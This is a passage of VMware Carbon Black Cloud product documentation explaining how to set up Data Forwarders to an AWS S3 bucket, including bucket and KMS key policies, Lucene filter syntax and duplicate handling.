[Amazon: Bucket Restrictions & Limitations](#)

Data Forwarder Types

The following are supported data forwarder types: Alert, Endpoint event, and Watchlist hit.

Alert Data Forwarders

- Includes: All [Chapter 2 Alerts](#), including Carbon Back Analytics (both Threat and Observed), Watchlist, and Device Control.
- Usage: If Carbon Black Cloud updates an alert with additional information, a new copy of the alert is forwarded.

Endpoint Event Data Forwarders

- Includes: All endpoint activity, such as process starts, network connections, file modifications, and registry key activity.
- Usage: You can [Data Forwarder Filters](#) Endpoint events to control precisely what data is forwarded. Any endpoint activities meeting the criteria of the defined filters are forwarded.

Watchlist Hit Data Forwarders

Note Watchlist hits are available for Enterprise EDR customers only.

- Includes: All Watchlist Hits, including alerted and non-alerted. See: [Managing Watchlists](#)
- Usage: If Carbon Black Cloud receives a watchlist hit, a copy of the hit is forwarded.

Note The schema for each Data Forwarder type, field descriptions, and example output can be found in the [Developer Network Data Forwarder Data Guide](#).

View Data Forwarders

Use this procedure to view the list of data forwarders and the details of each.

Procedure

- 1 On the left navigation pane, click **Settings > Data Forwarders**.

The list of data forwarders displays in table form.

- 2 To view the details of a specific data forwarder, click the respective  on the right side of the page.

A right pane displays with the details of the data forwarder.

- Data Type
- Destination
- Updated
- Status
- Filters

What to do next

In the right pane, you can also Edit, Delete, or test the data forwarder.

Create an S3 Bucket in the AWS Console

Amazon Simple Storage Service is an object storage solution that allows customers to store any amount of data in highly available and easy-to-use buckets. Before creating a Data Forwarder, you must create an AWS S3 bucket and corresponding policy.

Use this procedure to create an S3 bucket in your AWS Management Console.

For information on AWS S3 buckets, see [Amazon: How Do I Create an S3 Bucket?](#) and [Amazon: Bucket Restrictions & Limitations](#).

Prerequisites

Ensure you have proper credentials to access and make changes within your AWS Management Console.

Procedure

- 1 Sign into the AWS Management Console.
- 2 In the top right corner of the page, locate the region selector, and select the same region where your Carbon Black Cloud instance is located. This is the product URL you use to access Carbon Black Cloud.

Use the following table to select the correct region.

Carbon Black Cloud Org Product URL	AWS Region Name	AWS Region
https://dashboard.confer.net	US East (N. Virginia)	us-east-1
https://defense.conferdeploy.net		
https://defense-prod05.conferdeploy.net		
https://defense-eu.conferdeploy.net	Europe (Frankfurt)	eu-central-1
https://defense-eu.conferdeploy.net	London (Europe)	eu-west-2
https://defense-prodnrt.conferdeploy.net	Asia Pacific (Tokyo)	ap-northwest-1
https://defense-prodsyd.conferdeploy.net/	Asia Pacific (Sydney)	ap-southeast-2

- 3 Under **Services**, navigate to the S3 console.
 - 4 Choose **Create bucket** and give the bucket a unique name that does not contain uppercase letters or underscores.
- For additional guidance, see Amazon's [bucket naming restrictions](#). Keep in mind that you may create multiple forwarders to send data to various sub-folders in this same bucket.
- 5 Verify that the region matches your product region.
 - 6 Select Enabled for **Block all Public Access**.

The S3 bucket does not require a public access to work with the Data Forwarder.

7 Select **Create Bucket**.

Results

Your S3 bucket displays.

What to do next

You must now [Configure the Bucket Policy to Allow Access](#) to provide the Carbon Black Data Forwarder permission to write to the bucket.

Configure the Bucket Policy to Allow Access

Bucket policies are AWS objects that you use to manage access to specific resources by defining the resource's permissions. Permissions in the policies determine whether a principal (a user or a role) making a request is allowed or denied to perform the action in the request.

You must create an S3 bucket with a policy that grants the necessary permissions to the principal role used by the Data Forwarder. This policy is a resource-based policy.

Note For more information regarding different bucket policy use cases and configuring varying levels of access, see: [AWS S3 Bucket Policy Options for the Carbon Black Cloud Data Forwarder](#)

Prerequisites

[Create an S3 Bucket in the AWS Console](#).

Note During S3 bucket configuration, you can also enable encryption. For more information, see: [Encrypt Your S3 Buckets Using AWS KMS](#).

Procedure

- 1 In the AWS S3 bucket success message, select **Go to bucket details**, or click the name of the bucket from the list.
- 2 Create a new folder that serves as the base folder where the Data Forwarder pushes the data type specified when you configure the Data Forwarder in the Carbon Black Cloud console.

Important Each Data Forwarder requires its own folder. Otherwise, data from multiple forwarders can mix in the same folder and prevent from parsing the data.

- 3 Write down the precise folder name.

You use this folder name to replace the `prefix-folder-name` in the bucket policy in the next step and when you add a Data Forwarder in the Carbon Black Cloud console.

- 4 From the **Permissions** tab, select **Bucket Policy** and configure it by copying the example below into the Bucket Policy Editor and adjusting the "bold" text:

Specifically, replace the values for:

- **Id:** The “Id” value can be anything, such as “Policy04212020” (where 04212020 represents the date, in this case, April 21, 2020).

- **Sid:** The “Sid” value can be anything, such as “Stmt04212020”.
- **Principal>AWS:** The AWS principal value that corresponds to your Carbon Black Cloud product region.

AWS Region	Principal ID
US East (N. Virginia) us-east-1	arn:aws:iam::132308400445:role/mcs-psc-prod-event-forwarder-us-east-1-event-forwarder
Europe (Frankfurt) eu-central-1	arn:aws:iam::132308400445:role/mcs-psc-prod-event-forwarder-eu-central-1-event-forwarder
London (Europe) eu-west-2	arn:aws:iam::132308400445:role/mcs2-psc-data-forwarder-s3
Asia Pacific (Tokyo) ap-northwest-1	arn:aws:iam::132308400445:role/mcs-psc-prod-event-forwarder-ap-northeast-1-event-forwarder
Asia Pacific (Sydney) ap-southeast-2	arn:aws:iam::132308400445:role/mcs-psc-prod-event-forwarder-ap-southeast-2-event-forwarder

- **Resource:** (AWS S3 Bucket)

The “Resource” value should include the name of your S3 bucket followed by your “prefix-folder-name”, which is the folder you created in the bucket for the specific data type you plan to forward. For example:

```
"Resource": "arn:aws:s3:::bucket-name/prefix-folder-name/*"
```

Note When defining the resource, the final result must end with “/*” to allow Carbon Black Cloud to create and access subfolders.

Bucket policy code

```
{
  "Version": "2012-10-17",
  "Id": "Policy04212020",
  "Statement": [
    {
      "Sid": "Stmt04212020",
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::132308400445:role/mcs-psc-prod-event-forwarder-us-east-1-event-forwarder"
      },
      "Action": [
        "s3:PutObject",
        "s3:PutObjectAcl"
      ],
      "Resource": "
```

```

"arn:aws:s3:::bucket-name/prefix-folder-name/*"
    }
]
}

```

- 5 Optional: If you want to encrypt your S3 bucket, see: [Encrypt Your S3 Buckets Using AWS KMS](#).
- 6 Click **Save**.

Results

The bucket is now able to accept data from the Carbon Black Cloud Data Forwarder.

What to do next

You must [Add a Data Forwarder](#) in the Carbon Black Cloud.

Encrypt Your S3 Buckets Using AWS KMS

Use the procedures in this section to encrypt your AWS S3 buckets using AWS Key Management Service (AWS KMS).

We recommend that you use AWS KMS to encrypt your S3 buckets used with Carbon Black Cloud Data Forwarder. Using server-side encryption (SSE) with AWS KMS means that if the S3 bucket is accidentally opened up to the world, only those with the customer managed key (CMK) can decrypt files stored in the AWS KMS encrypted bucket.

Note SSE-KMS provides an audit trail that shows when a CMK was used and by whom.

Important Each key policy is effective only in the Region that hosts the KMS key. Cross-Region is not possible between Data Forwarder and S3 bucket.

KMS and Integrations

When integrating with an application such as Splunk to pull data out of the bucket, you must also grant sufficient access to the (Bucket, KMS key) for the integration's User or Role to retrieve unencrypted data from the bucket.


Create a Customer Managed KMS Key

Use this procedure to create a Customer Managed Key (CMK) for AWS Key Management Service (KMS). This is the first of two procedures to KMS-encrypt the S3 buckets used with Carbon Black Cloud Data Forwarder.

Procedure

- 1 Navigate to the [AWS Key Management Service KMS](#).

- 2 On the left side panel of the AWS Console, navigate to **KMS / Customer managed keys**, and click **Create key**.



- 3 Select **Symmetric**. Under Advanced options, make sure the default options are selected:

- Key material origin = **KMS**
- Regionality = **Single-Region key**

Then click **Next**.

- 4 Type an **Alias** for the KMS key, such as, **s3-cmk-data-forwarder**, and click **Next**.
- 5 Specify the users or roles as the key administrators, and then click **Next**.
- 6 Specify the users or roles as grantee for the key, and then click **Next**.
- 7 Review the resource policy generated for your key. In the Statement section of the Key policy, append the text with the following:

```
{
    "Sid": "KMS policy to allow CBC Data Forwarder",
    "Effect": "Allow",
    "Principal": {
        "AWS":
            "arn:aws:iam::132308400445:role/mcs-psc-prod-event-forwarder-us-east-1-event-forwarder"
    },
    "Action": [
        "kms:GenerateDataKey",
        "kms:Decrypt"
    ],
    "Resource": "*"
}
```

For example, in the image that follows, you can see the code snippet above appended to the default policy statement generated by AWS when creating a new KMS key through the AWS UI.



Note In the example above, keep in mind that the "Principal" is not the same for all users.

For more information about the "Principal" value, see step 4 of [Configure the Bucket Policy to Allow Access](#).

Click **Finish**.

What to do next

You must now configure the S3 bucket to enable server-side encryption (SSE) using AWS KMS. See: [Configure KMS Encryption for Your S3 Bucket](#)

Configure KMS Encryption for Your S3 Bucket

Use this procedure to encrypt your AWS S3 bucket using your customer managed AWS KMS key.

Prerequisites

This procedure requires that you have created a customer managed KMS key. If necessary, see: [Create a Customer Managed KMS Key](#)

Note This procedure was written from the perspective that you have already created and configured your S3 AWS bucket. This is not a requirement and you can create and configure the S3 bucket and perform this task simultaneously. If necessary, see: [Create an S3 Bucket in the AWS Console](#)

Procedure

- 1 In the AWS Management Console, navigate to the S3 bucket you want to encrypt and then select it.
- 2 Select the **Properties** tab and scroll down to the section, **Default encryption**.

3 In the Default encryption page:

- For **Server-side encryption**, select **Enable**.
- For **Encryption key type**, select **AWS Key Management Service key (SSE-KMS)**.
- For **AWS KMS key**, select, and define if necessary, one of the following:
 - **AWS managed key (aws/s3)**
 - **Choose from your KMS master keys**
 - **Enter KMS master key ARN**
- For **Bucket Key**, select **Enable**.

Note Enabling the Bucket Key is NOT mandatory. AWS recommends using a Bucket key for cost reasons and support of KMS with the Data Forwarder was validated using this recommendation.

If you choose not to enable **Bucket Key**, there are no known, negative impacts on Data Forwarder.

Default encryption
Automatically encrypt new objects stored in this bucket. [Learn more](#)

Server-side encryption
 Disable
 Enable

Encryption key type
 To upload an object with a customer-provided encryption key (SSE-C), use the AWS CLI, AWS SDK, or Amazon S3 REST API.
 Amazon S3-managed keys (SSE-S3)
 An encryption key that Amazon S3 creates, manages, and uses for you. [Learn more](#)
 AWS Key Management Service key (SSE-KMS)
 An encryption key protected by AWS Key Management Service (AWS KMS). [Learn more](#)

AWS KMS key
 AWS managed key (aws/s3)
 arn:aws:kms:us-east-1:535601802221:alias/aws/s3
 Choose from your AWS KMS keys
 Enter AWS KMS key ARN

AWS KMS key
 [Create key](#)

Bucket Key
 Reduce encryption costs by decreasing calls to AWS KMS for new objects in this bucket. To specify a Bucket Key setting for an object, use the AWS CLI, AWS SDK, or Amazon S3 Rest API. [Learn more](#)
 Disable
 Enable

[Cancel](#) **Save changes**

4 Click **Save Changes**.

Results

The AWS S3 bucket is now encrypted using a methodology supported by Carbon Black Cloud Data Forwarder.

Add a Data Forwarder

Follow this procedure to create and configure a new Data Forwarder.

Note If you prefer to configure the Data Forwarder via API, see [Event \(Data\) Forwarder Configuration API Documentation](#) and [Carbon Black Cloud Forwarder Data Mapping](#).

Prerequisites

This procedure requires an existing AWS S3 bucket with a bucket policy configured to receive bulk data from the Carbon Black Cloud. For more information, see [Create an S3 Bucket in the AWS Console](#) and [Configure the Bucket Policy to Allow Access](#).

Procedure

- 1 On the left navigation pane, click **Settings > Data Forwarders**.
- 2 Click **Add Forwarder**.
- 3 In the **Add Forwarder** page, enter the **Basic Info**.

Note All fields are mandatory in this section.

- **Name:** Provide a unique name for the Data Forwarder.
- **Type:** Select one of the following from the drop-down list.
 - **Alert**
If you select the **Alert** option, proceed to **step 5**.
 - **Endpoint event**
If you select the **Endpoint Event** option, proceed to **step 4** to define the filter data.
 - **Watchlist hit**
If you select the **Watchlist hit** option, proceed to **step 5**
- **S3 bucket name:** Enter the S3 bucket name you created on AWS.
- **S3 prefix:** Enter the name of the folder you created in the AWS S3 bucket.

- 4 If you selected **Endpoint Event** in the previous step, you must click  under **Filter Data** and specify the filter details.

You can use a **Basic** filter or a **Custom Query**. For details see: [Data Forwarder Filters](#).

Option	Description														
Basic	<p>Use the drop-down lists to specify how to filter the data, the data requirements, and the data values. See: Create a Basic Data Filter for more details.</p> <p>For example, the filter settings shown below would deliver only EDR events that have an alert ID.</p> <table border="1"> <thead> <tr> <th>Filter data by</th><th>Data must</th><th>Value(s)</th></tr> </thead> <tbody> <tr> <td>Event origin</td><td>equal</td><td>EDR</td></tr> <tr> <td>Has alert ID</td><td>N/A</td><td>N/A</td></tr> </tbody> </table>			Filter data by	Data must	Value(s)	Event origin	equal	EDR	Has alert ID	N/A	N/A			
Filter data by	Data must	Value(s)													
Event origin	equal	EDR													
Has alert ID	N/A	N/A													
Custom Query	<p>Write lucene syntax queries using the Forwarder Data Schema. You can organize and label queries into separate Include and Exclude statements or write as one statement. See: Create a Custom Query Data Filter for more details.</p> <p>Example:</p> <table border="1"> <thead> <tr> <th>Filter Label</th><th>Query</th></tr> </thead> <tbody> <tr> <td>Include</td><td></td></tr> <tr> <td>Window Servers</td><td>process_path:(c:\\windows\\system32\\svchost.exe) AND (remote_port:30 OR remote_port:5353 OR remote_ip:10.* OR remote_ip:111.222.* OR remote_ip:123.4.5.6)</td></tr> <tr> <td>Class A Filemods</td><td>filemod_name:(*.tmp OR *.log OR *.lock OR *.dat OR *.dist OR *.olk15Message)</td></tr> <tr> <td>Exclude</td><td></td></tr> <tr> <td>Exclude Server X process paths and parent paths</td><td>process_path:/Library/CompanyName/Printing/** OR c:\\windows\\winsxs*\\tiworker.exe OR c:\\program files (x86)\\druva\\insync\\insyncagent.exe, /Library/ CompanyName/cnDDNS/CompanyNameMacDDNS.sh) OR parent_name:(/Library/CompanyName/Printing/ GIPr*.sh OR /Library/CompanyName/Printing/ rollup-Uni.s OR /Library/CompanyName/Printing/ CompanyName*.sh)</td></tr> </tbody> </table>			Filter Label	Query	Include		Window Servers	process_path:(c:\\windows\\system32\\svchost.exe) AND (remote_port:30 OR remote_port:5353 OR remote_ip:10.* OR remote_ip:111.222.* OR remote_ip:123.4.5.6)	Class A Filemods	filemod_name:(*.tmp OR *.log OR *.lock OR *.dat OR *.dist OR *.olk15Message)	Exclude		Exclude Server X process paths and parent paths	process_path:/Library/CompanyName/Printing/** OR c:\\windows\\winsxs*\\tiworker.exe OR c:\\program files (x86)\\druva\\insync\\insyncagent.exe, /Library/ CompanyName/cnDDNS/CompanyNameMacDDNS.sh) OR parent_name:(/Library/CompanyName/Printing/ GIPr*.sh OR /Library/CompanyName/Printing/ rollup-Uni.s OR /Library/CompanyName/Printing/ CompanyName*.sh)
Filter Label	Query														
Include															
Window Servers	process_path:(c:\\windows\\system32\\svchost.exe) AND (remote_port:30 OR remote_port:5353 OR remote_ip:10.* OR remote_ip:111.222.* OR remote_ip:123.4.5.6)														
Class A Filemods	filemod_name:(*.tmp OR *.log OR *.lock OR *.dat OR *.dist OR *.olk15Message)														
Exclude															
Exclude Server X process paths and parent paths	process_path:/Library/CompanyName/Printing/** OR c:\\windows\\winsxs*\\tiworker.exe OR c:\\program files (x86)\\druva\\insync\\insyncagent.exe, /Library/ CompanyName/cnDDNS/CompanyNameMacDDNS.sh) OR parent_name:(/Library/CompanyName/Printing/ GIPr*.sh OR /Library/CompanyName/Printing/ rollup-Uni.s OR /Library/CompanyName/Printing/ CompanyName*.sh)														

- 5 Set the forwarder status to either **On** or **Off**.

Note If you select **On**, data matching the criteria you specified will begin forwarding to the AWS S3 bucket you defined.

- 6 To apply the changes, click **Save**.

Results

The Data Forwarder is now configured.

What to do next

You should test the connection between the Carbon Black Cloud and the AWS S3 bucket. See:

[Test a New Data Forwarder](#)

In addition, after creating and configuring your Data Forwarder, you can fetch the data from the S3 bucket or connect other tools to process the data, including SIEM solutions like Splunk or QRadar.

Data Forwarder Filters

You can specify data filters on Endpoint event data forwarders to control precisely what data is forwarded.

Important Data Filtering is only available for endpoint event Data Forwarders.

There are two types of data filters:

- [Create a Basic Data Filter](#)

Basic filters do not require lucene scripting knowledge. Instead:

- They use drop-down lists to specify how to filter the data, the data requirements, and the data values.
- They are additive only.
- If you create a **Basic** filter and then decide to add or use **Custom Query** filters, the **Basic** filter is converted to a lucene syntax query.

Note You can return to **Basic** filters as long as you do not edit the converted query and you do not create any custom queries. Otherwise, the **Basic** query button is unavailable.

In the example that follows, all Netconns from the EDR data stream are forwarded.

Filter Data
See the [Filter Guide](#) for recommendations

Basic [Custom Query](#) [?](#)

Filter data by	Data must	Value(s)
Event origin	equal	EDR

Filter data by	Data must	Value(s)
Type	equal	endpoint.event.netconn

- [Create a Custom Query Data Filter](#)

Custom Query filters use lucene syntax queries.

- You can organize and label queries into separate Include and Exclude statements or write as one statement.

- Any **Basic** filters created before selecting **Custom Query** are converted to **Custom Query** filters using lucene syntax.
- **Custom Query** filters cannot be converted to a **Basic** filter. If you decide to use a Basic query after creating a custom query:
 - You must delete any custom queries to enable the **Basic** filter option.
 - If a **Basic** filter was converted to a **Custom Query** filter, the **Basic** filter option is available as long as the query remains unaltered. If you altered the translated query, The **Basic** filter option is not available until you undo the change.
- See the [Data Forwarder Data Guide](#) on the VMware Carbon Black Developer Network for details regarding data types and fields
- For more information regarding Lucene syntax, see: https://lucene.apache.org/core/2_9_4/queryparsersyntax.html

Note Although custom queries use Lucene syntax, we do not support all Lucene features.

In the example that follows, all procstart events as well all netconn events to port 443 are forwarded, except when the process path is `path\to\noisy\process.exe`.

The screenshot shows the filter configuration interface with two main sections: **Include** and **Exclude (AND NOT)**.

Include:

- Filter label: netconn events to port 443 (Lucene query: type:endpoint.event.netconn AND remote_port:443)
- Filter label: all procstart events (Lucene query: type:endpoint.event.procstart)

Exclude (AND NOT):

- Filter label: process path exclusion (Lucene query: process_path:path\to\noisy\process.exe)

Note For additional details regarding custom filters, see the Tech Zone article: [Getting Started: Custom Filters for the Data Forwarder](#).

Create a Basic Data Filter

Use this procedure to create a Basic filter for a Data Forwarder.

Prerequisites

See [Data Forwarder Filters](#) for details regarding Basic filters.

This task assumes:

- You have already Create an S3 Bucket in the AWS Console.
- You have already Add a Data Forwarder.

Procedure

- 1 Make sure you are in the Data Forwarder you intend to add a Basic filter. If necessary:
 - a Click **Settings > Data Forwarders** on the left navigation pane.
 - b Select the Data Forwarder you want to add the filter to, select  , and then select  to edit the Data Forwarder.
- 2 Under Filter Data, select **Basic**.
- 3 In each of the available fields, specify how you want the data filtered.

Filter data by	Data must	Values
Has alert ID	N/A	N/A
Event origin	equal, not equal, match any of	EDR, NGAV
Sensor action	equal, not equal, match any of	ACTION_ALLOW, ACTION_BLOCK, ACTION_BREAK, ACTION_SUSPEND, ACTION_TERMINATE
Type	equal, not equal, match any of	endpoint.event.apicall, endpoint.event.crossproc, endpoint.event.fileless_scriptload, endpoint.event.filmod, endpoint.event.moduleload, endpoint.event.netconn, endpoint.event.netconn_proxy, endpoint.event.procstart, endpoint.event.procend, endpoint.event.regmod, endpoint.event.scriptload

- 4 To add an additional filter, select  and specify the criteria.

Note New filters are in addition to the existing filters. See example that follows:

Example: Basic Filters

Filter Data

See the [Filter Guide](#) for recommendations

Filter data by	Data must	Values
Endpoint event type	Match any of	Procstart events, regmod events, m... 
Filter data by	Data must	Value
Endpoint event origin	Not equal	NGAV 
Filter data by	Data must	Value
Sensor action	Equal	Terminate  

Create a Custom Query Data Filter

Use this procedure to create a custom query for a data forwarder filter.

Prerequisites

This procedure assumes:

- you have already created and configured your AWS S3 bucket.
- you have already created your data forwarder.
- you have a basic understanding of how to construct lucene syntax queries.

Procedure

1 Make sure you are in the Data Forwarder you intend to add a Basic filter. If necessary:

- a Click **Settings > Data Forwarders** on the left navigation pane.
- b Select the Data Forwarder you want to add the filter to, select  , and then select  to edit the Data Forwarder.
- 2** Under Filter Data, select **Custom Query**.
- 3** Under **Include**:
 - a Add a **Filter label**.
 - b Add a lucene syntax query.
- 4** Under **Exclude (AND NOT)**:
 - a Add a **Filter label**.
 - b Add a lucene syntax query.
- 5** **Save** your changes.

Example: Custom Query Filters

Forward all procstart events as well all netconn events to port 443 are forwarded, except when the process path is `path\to\noisy\process.exe`.

Include	
Filter label	<input type="text" value="netconn events to port 443"/>  <code>type:endpoint.event.netconn AND remote_port:443</code>  
Filter label	<input type="text" value="all procstart events"/>  <code>type:endpoint.event.procstart</code>   
Exclude (AND NOT)	
Filter label	<input type="text" value="process path exclusion"/>  <code>process_path:path\to\noisy\process.exe</code>   

Syntax Tips for Custom Query Filters

You can use these FAQs, tips, and examples to get started with Data Forwarder custom query filters. Carbon Black Cloud uses Lucene, a powerful query syntax, for Alert, Event, and Process search as well as query-based Watchlists.

Which fields can I filter on?

The [Data Forwarder Data Guide](#) has a list of filterable fields.

Can I use an Investigate or Watchlist query in the Data Forwarder?

- There are a few differences between Investigate/Watchlist and Data Forwarder Custom Query Filter syntax.
- Some fields may not be available in Data Forwarder Custom Query Filters. You can reference the [Search Field Guide](#) and [Data Forwarder Data Guide](#) for a full list of searchable and filterable fields.
- Some fields have slightly different names, most notably:
 - Investigate/Watchlist: `process_name`; Custom Query Filter: `process_path`
 - Investigate/Watchlist: `event_type`; Custom Query Filter: `type`
- Wildcards are required by most fields in Data Forwarder Custom Query Filters.
 - Investigate/Watchlist: `process_name:powershell.exe`
 - Custom Query Filter: `process_path:*\\powershell.exe`
- Data Forwarder Custom Queries do not support value-only searches; you must specify the field name.
 - ■ Investigate/Watchlist: `powershell`
 - Custom Query Filter: `process_path:*powershell*`

Which characters do I need to escape?

If the following characters appear in a value in your query filter, you must escape them with a single \

Characters: + - && || ! () { } [] ^ " ~ * ? : \ / space

- **Example 1:** Escaping a normal windows path `c:\\windows\\system32\\`.

Note the colon and directory delimiters are escaped. The asterisk on the end is not, because it's a wildcard, not searching for the literal asterisk character in the process path

- `process_path:c:\\windows\\system32*`

- **Example 2:** Looking for the `-encoded` flag in a process cmdline

- `process_cmdline:\\-encoded`

- **Example 3:** Escaping spaces
 - `process_path:*Google\ Chrome*`
 - `process_publisher:Google\ LLC`

Are wildcard or tokenized searches case sensitive?

The following query types are converted to lowercase at the time of comparison, thus making these queries not case sensitive. We do not store the original query in lowercase.

- CIDR (in the case of IPv6)
- Field
- Quoted Field
- Wildcard
- Fuzzy

Filtering is case sensitive. For explicit filters, we perform a direct string/rune match (that is, `process_path == "value"`), with single/multi character wildcards, (that is, `"X" != "x"`).

Using Wildcards

Data Forwarder Custom Query Filters supports two wildcard characters:

- * matches 0 or more characters
- ? matches 1 single character
- **Example 1:** Any process path ending in \powershell.exe
 - `process_path:*\powershell.exe`
- **Example 2:** Any Mac or Linux process path containing a directory called temp
 - `process_path:*/temp/*`
- **Example 3:** Any process path containing temp and command with a single character in between. Matches Windows (\temp\command\), and Mac/Linux (/temp/command) but also possibly unexpected directories (/stempocommandcenter/)
 - `process_path:temp?command*`

Paths

In Carbon Black Cloud, Windows paths generally use the \ character delimiter, while Linux paths generally use the / character delimiter.

- **Example 1:** Windows c:\windows\system32
 - `process_path:c:\\windows\\\\system32*`
- **Example 2:** Linux /usr/bin/bash
 - `process_path:/usr/bin/bash`

Using CIDR

IP fields support CIDR ranges. Note, the / denoting the range must be escaped.

- **Example:** Standard IPv4 internal ranges
 - `remote_ip:(10.0.0.0\!/8 OR 172.16.0.0\!/12 OR 192.168.0.0\!/16)`

Using Ranges

Ranges currently only support alphabetical sorting.

- **Example 1:** Match any c:\ and d:\ drives, but not e:\
 - `process_path:[c TO d]`
- **Example 2:** Numeric ranges are not yet supported, alphabetical ordering still applied. This will match ports 20, 25, 30, and 2500, but not port 40.
 - `remote_port:[20 TO 300]`

Grouping

Group with parenthesis, AND, OR, and NOT statements support more complex queries.

- AND/OR/NOT must be capitalized
- **Example 1:** Multiple values for a single field
 - `process_path:(*\powershell.exe OR *\pwsh.exe)`
- **Example 2:** Network connections, except those made by Chrome to ports 443 or 80
 - `type:endpoint.event.netconn AND NOT (process_path:*\chrome.exe AND remote_port:(443 OR 80) AND netconn_inbound:false)`
- **Example 3:** Fileless Scriptload events, all scriptload events from
 - `type:endpoint.event.fileless_scriptload OR (type:endpoint.event.scriptload AND (device_os:(WINDOWS OR MAC) OR scriptload_publisher_state:FILE_SIGNATURE_STATE_NOT_SIGNED))`

Query Depth

Query depth is the number of nested groups within a custom query filter.

- The maximum query depth is 3.
- Queries with a depth above 3 will result in the error "query too deep"
- **Example 1:** This query has a depth of 4 and would result in an error:

```
event_origin:NGAV OR (type:endpoint.event.netconn AND (remote_port:80 OR
(remote_port:443
AND process_path:*\chrome.exe)))
```

- **Example 2:** These 2 queries combined have the same logic as Example 1, but do not violate the depth limit. The second query does not need to specify the event type, as the `remote_port` field will only ever appear on `endpoint.event.netconn` events:
 - (Include filter 1) `event_origin:NGAV`
 - (Include filter 2) `remote_port:80 OR (remote_port:443 AND process_path:*\chrome.exe)`

Delete a Data Forwarder Filter

Use this procedure to delete a data filter from a data forwarder.

Procedure

- 1 On the left navigation pane, click **Settings > Data Forwarders**.
- 2 Identify the data forwarder you want to edit and on the right side of the page, select  to expand the right pane. Select  to edit the data forwarder.
- 3 Under Filter Data, identify the filter you want to delete and select  next to the query. The filter is removed from the screen and a prompt displays.
- 4 Click **Save** to permanently delete the filter or click **Cancel** to leave the filter unchanged.

Edit a Data Forwarder

You can edit a Data Forwarder at any time after the initial configuration.

For instructions regarding the various fields, see: [Add a Data Forwarder](#).

Procedure

- 1 Click **Settings > Data Forwarders** from the left navigation pane.
- 2 Click the  for the data forwarder you want to edit.
- 3 In the right pane, click  to edit the data forwarder.
- 4 To apply the changes, click **Save**.

Delete a Data Forwarder

You can delete a Data Forwarder at any time. Deleting the Data Forwarder has no impact on the data that is already forwarded to the S3 bucket.

Procedure

- 1 Click **Settings > Data Forwarders** from the left navigation pane.
- 2 Click the  for the data forwarder you want to delete.
- 3 In the right pane, click  to delete the data forwarder.

- 4 Click **OK** when prompted to verify the change.

Change the Data Forwarder Status

You can enable or disable a Data Forwarder at any time.

TIP: You can also change the Data Forwarder status when you [Edit a Data Forwarder](#).

Procedure

- 1 Click **Settings > Data Forwarders** from the left navigation pane.
- 2 Go to the **Status** column and select **On**, or **Off** to enable, or disable the Data Forwarder of your choice.
- 3 When prompted to verify the change, click **OK**.

Test a New Data Forwarder

You can test the Data Forwarder connection between the Carbon Black Cloud and the AWS S3 Bucket.

Procedure

- 1 Click **Settings > Data Forwarders** from the left navigation pane.
- 2 Click the **>** for the data forwarder you want to test.
- 3 In the right pane, select to test the data forwarder.

A drop-down banner displays and informs you of the test result.

Example

S3 bucket is connected.

Data Forwarder and Duplicate Handling

The Carbon Black Cloud Data Forwarder is a distributed, horizontally-scalable service for dynamically processing large volumes of variable streaming data.

Data Forwarder is built with both performance and cost management as key goals of its architecture. These goals are common for any massively distributed data processing engine in a commercial setting.

One of the key challenges in processing streaming data at scale at reasonable cost is that there are fundamental tradeoffs:

- Ensuring no data is lost
- Ensuring all data is processed
- Ensuring all data is processed in a reasonable time
- Minimizing record duplication

Typical for multi-tenant data processing, this requires use of horizontal scale (also known as parallel data processing nodes). When two or more nodes in a data processing system are reading from the same queue, it is necessary to have logic that arbitrates who is responsible for processing one or more of the records in that queue.

Further, when processing high volume data, it is generally more efficient and cost-effective to assign data records in batches, rather than assign and process one record at a time. The assignee will then commit a checkpoint after it has completed work on its batch, thus indicating to the system as a whole that the records in that batch have been successfully processed.

Handling Failure Modes

Failures happen in all computing, and there will be measures put in place to recover from such failures. One failure mode that is particularly relevant is "what happens when one node, assigned and processing a batch of data, but not yet having committed a checkpoint for that batch, dies before finishing and checkpointing?"

Given that it is impossible to know the exact state of completion without the checkpoint to affirmatively verify, such systems must assume that at least some of that batch's data has not been processed — effectively leaving the system no choice but to assign the entire batch to another node for processing.

In the case of the Carbon Black Cloud Data Forwarder, this means that it is possible for some but not all events or alerts in a batch to have been successfully forwarded before the system re-assigns that batch of records to another node. In this case, the already-forwarded events will be sent again, together with those events that had not previously been forwarded.

In rare circumstances this can happen multiple times. In such cases, multiple data-processing nodes can fail to complete-and-checkpoint the task of forwarding a particular batch of events, so the data can be re-processed multiple times.

We observe that the Carbon Black Cloud Data Forwarder typically duplicates no more than 1% of all events, and no more than 0.1% of all alerts. These frequencies can and do vary (up or down) by customer, by time of day and by activity level of individual customer's endpoints.

Recognizing Duplication of Forwarded Data

This topic describes how you can recognize duplication of different types of forwarded data.

Alert Duplication

